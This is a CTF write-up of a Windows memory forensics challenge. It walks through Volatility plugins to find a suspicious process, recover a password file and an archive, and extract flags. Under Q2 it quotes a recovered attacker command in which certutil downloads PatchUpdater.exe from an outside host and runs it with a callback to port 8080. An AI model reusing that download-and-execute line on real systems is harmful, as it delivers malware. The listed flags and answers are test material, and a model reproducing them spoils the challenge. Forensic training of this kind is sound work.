بِسْمِ اللَّـهِ الرَّحْمَـٰنِ الرَّحِيمِ
Challenge Overview
Silent Access is a Windows Memory Forensics challenge created by MAb0EL3TA (Mahmoud Mostafa) for the EYCC CTF 2026 Grand Finals.
The main goal of this challenge is to introduce participants to Volatility 2 & 3 and help them understand how different plugins can be utilized to extract actionable forensic evidence and artifacts from a memory dump.
[!TIP] A helpful reference for memory analysis plugins: Volatility Cheat Sheet
1. Process & Initial Execution Analysis
Q1: What is the PID of the suspicious process observed on the victim’s machine?
We begin by listing active processes from the captured memory image using the Volatility 3 windows.pslist plugin:
python3 vol.py -f ../Windows\ 7\ x64-a8761f34.vmem windows.pslist
Looking through the process listing reveals a process named Patchupdater.exe (PID: 3052) spawned from cmd.exe (PID: 2968). Both processes were created at approximately the same timestamp, which is highly suspicious.
- Answer:
3052
Q2: What is the full command typed by the insider to download that malicious executable?
To extract the command-line arguments executed on the target, we use the windows.cmdline plugin:
python3 vol.py -f ../Windows\ 7\ x64-a8761f34.vmem windows.cmdline | grep -i "2968"
2968 cmd.exe "C:\Windows\system32\cmd.exe" /k "cd /d C:\Windows\Temp & certutil -urlcache -f http://192.168.6.133:8888/PatchUpdater.exe PatchUpdater.exe & .\PatchUpdater.exe --server 192.168.6.133 --port 8080"The command switches directory to C:\Windows\Temp, abuses certutil.exe to pull PatchUpdater.exe from http://192.168.6.133:8888/PatchUpdater.exe, and executes the binary connecting back to port 8080.
- Answer:
cd /d C:\Windows\Temp & certutil -urlcache -f http://192.168.6.133:8888/PatchUpdater.exe PatchUpdater.exe & .\PatchUpdater.exe --server 192.168.6.133 --port 8080
Q3: What legitimate Windows utility was abused to download the suspicious executable?
From the extracted command line above, the utility used for stage download is certutil.exe.
- Answer:
certutil.exe
2. File Artifacts & Credential Recovery
Q4: Mahmoud had an important archive that he protected by a special password. This password is left somewhere on his desktop. Can you get this password?
Since the question mentions that a password was left somewhere on the user’s Desktop, we search for file objects referencing the Desktop using windows.filescan:
python3 vol.py -f ../Windows\ 7\ x64-a8761f34.vmem windows.filescan | grep -i "desktop"
We locate:
\Users\Mahmoud\Desktop\CREDS.txt\Users\Mahmoud\Desktop\IMP-Financial Records.7z
Using the physical address found from windows.filescan, we dump the cached file contents using windows.dumpfiles --physaddr:

Inspecting the dumped file reveals the password:
0mK3LALAW3LdT- Answer:
0mK3LALAW3LdT
Q5: What is the important data Mahmoud was trying to hide inside that archive?
We search for IMP-Financial Records.7z in memory and dump its contents:

python3 vol.py -f ../Windows\ 7\ x64-a8761f34.vmem -o ../dumped windows.dumpfiles --physaddr 0x7e1bc070
[!NOTE] Volatility outputs both
.datand.vacbfiles. We focus on the.datfile as it represents data recovered from the file’sDataSectionObject(the archive stream itself), whereas.vacbcomes from theSharedCacheMap(Cache Manager).
Unpacking the recovered .dat file as a 7-Zip archive using the password 0mK3LALAW3LdT:

- Answer:
EYCC{Y0U_Sh0uLD_M4sTeR_C3RviNG}
3. Volatility 2 Clipboard Artifacts
To demonstrate the combined usage of Volatility 2 and Volatility 3, the challenge features an additional clipboard recovery step:
- Determine the memory profile with Volatility 2
imageinfo(Win7SP1x64). - Run the
clipboardplugin to recover text copied into memory during the session:

- Clipboard Flag:
EYCC{M3me0Ry_F0r3nSicS_M3tteR}
Final Flag
Combining the solver steps and verifying the answers:

EYCC{M3m0ry_Alw4ys_G0t_H1dd3n_S3cr3ts_X9K4Q7}